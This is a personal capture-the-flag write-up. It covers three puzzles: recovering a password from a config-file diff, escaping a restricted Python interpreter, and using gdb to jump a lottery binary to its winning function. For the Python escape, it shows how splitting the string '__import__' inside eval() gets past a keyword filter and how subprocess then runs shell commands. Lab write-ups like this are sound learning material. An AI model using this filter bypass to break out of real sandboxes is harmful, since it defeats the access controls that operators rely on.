+++ b/server/config/config.js.def
@@ -0,0 +1,4 @@
+// Database URL
+module.exports = {
+    'url' : 'mongodb://username:password@127.0.0.1:27017/node-api'
```
  - The red and green show what changed
  - Therefore the password is: twinkletwinkletwinkle

- **Python Escape from LA→** terminal is trapped inside a python, try to escape python interpreter
  - Let's try some super basic stuff: quit() and ctrl d
    - Seems like neither works, it goes to a newline and doesn't allow for any inputs
  - Maybe I can import subprocess to take arguments and test commands
  - 
```
>>> import subprocess
Use of the command import is prohibited for this question.
```
  - Maybe as an import function?
  - 
```
>>> __import__ subprocess
Use of the command import is prohibited for this question.
```
  - Seems like import isn't a valid command so I'll try out eval() to break up this filtered word into 2 sections
  - 
```
>>> sub=eval('__im'+'port__("subprocess")')
>>>
```
  - Success. Subprocess module has a call command so you can do any command.
  - 
```
>>> sub.call(['ls','-al'])
total 5440
drwxr-xr-x 1 elf  elf     4096 Dec 14 16:41 .
drwxr-xr-x 1 root root    4096 Dec 14 16:40 ..
-rw-r--r-- 1 elf  elf      220 Aug 31  2015 .bash_logout
-rw-r--r-- 1 elf  elf     3771 Aug 31  2015 .bashrc
-rw-r--r-- 1 elf  elf      655 May 16  2017 .profile
-rwxr-xr-x 1 root root 5547296 Dec 14 16:13 i_escaped
0
>>>
```
  - Found the i_escaped file so now I can run it

- 

Yay

- **The Sleighbell**→ Help elf win all the time, told to use GNU debugger and PEDA modules
  - What we start with
  - 

  - Load the binary using GDB→ gdb sleighbell-lotto
  - Set disassembly-flavor intel
  - Disassemble main
  - Theres a section that says “winnerwinner”
  - Break main
  - Run
  - Jump winnerwinneer
  - 

  - I personally have very little experience with assembly and gdb, will definitely need to do more personal study